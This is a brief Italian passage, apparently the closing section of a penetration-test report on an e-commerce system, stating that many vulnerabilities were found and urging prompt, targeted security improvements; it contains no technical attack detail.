Per concludere, questo penetration testing ha evidenziato molte vulnerabilità che, se sfruttate in modo malevolo, potrebbero compromettere la sicurezza sia dei dati degli utenti e clienti, che dell'intero sistema di e-commerce. É fondamentale agire subito per adottare misure di sicurezza più avanzate e mirate alle vulnerabilità sottolineate nel presente documento.